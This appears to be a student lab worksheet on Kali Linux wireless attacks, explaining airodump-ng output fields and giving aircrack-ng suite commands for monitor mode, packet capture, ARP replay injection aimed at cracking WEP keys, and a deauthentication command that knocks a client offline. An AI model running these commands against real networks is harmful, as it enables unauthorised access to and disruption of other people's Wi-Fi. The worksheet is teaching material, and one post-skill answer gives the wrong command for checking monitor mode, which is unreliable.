1.What is **airdump-ng?**

airdump-ng is used to list all the network around us and display useful information about them.

It is a packet sniffer, so it is basically designed to capture all the packets around us while we are in Monitor mode.

We can run it against all of the networks around us and collect useful information like the mac address, channel name, encryption type, number of clients connected to the network and then start targeting to the target network.

2.Let’s us know the some basic meaning for the following fields when performing airdump-ng interface in monitor mode?

* **BSSID** shows the MAC address of the target network
* **PWR** shows the signal strength of the network. Higher the number has better signal
* **Beacons** are the frames send by the network in order to broadcast its existence
* **#Data**, shows the number of data packets or the number of data frames
* **#/s** shows the number of data packets that we collect in the past 10 seconds
* **CH** shows the channel on which the network works on
* **ENC** shows the encryption used by the network. It can be WEP, OPN, WPA, WPA2
* **CIPHER** shows the cipher used in the network
* **AUTH** shows the authentication used on the network
* **ESSID** shows the name of the network
* **In-skill:-**

1.Ramesh wants to perform **“CRACKING WEP KEYS**” By using Monitor mode which was available in kali Linux. So he wants to perform following operations:

1.Monitor mode using wifi-adapter

2.capturing packets

3.capturing ARP requests

Help him by doing those operations Successfully(If Possible include screenshots of those outputs)

**Solution:**

**we must put our wireless card into “monitor mode”.**

**Monitor mode is a special mode that allows our PC to listen to every wireless packet.**

**This monitor mode also allows us to optionally inject packets into a network.**

**a)Monitor mode using wifi-adapter:**

To put your wireless card into monitor mode:

**airmon-ng start**


Description: Text

Description automatically generated

B**)Capturing Packets:**

start airodump-ng to look out for networks:

Airodump-ng <interface-name>



C) **Capturing ARP requests:**

**aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 -e (essid) (interface)**

**aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 (interface)**

**Description: Text


Description automatically generated**

**Post-skill**

1. Before to run airodump-ng , and checking our wireless card is in monitor mode or not what command should we use?

Sol:- **Command:** airodump-ng <Interface Name>

Screenshot:-



2 . How to disconnect its internet connection?

Sol:-aireplay-ng --deauth [#DeauthPackets] -a [NetworkMac] - c [TargetMac] [Interface]

Screenshot:-

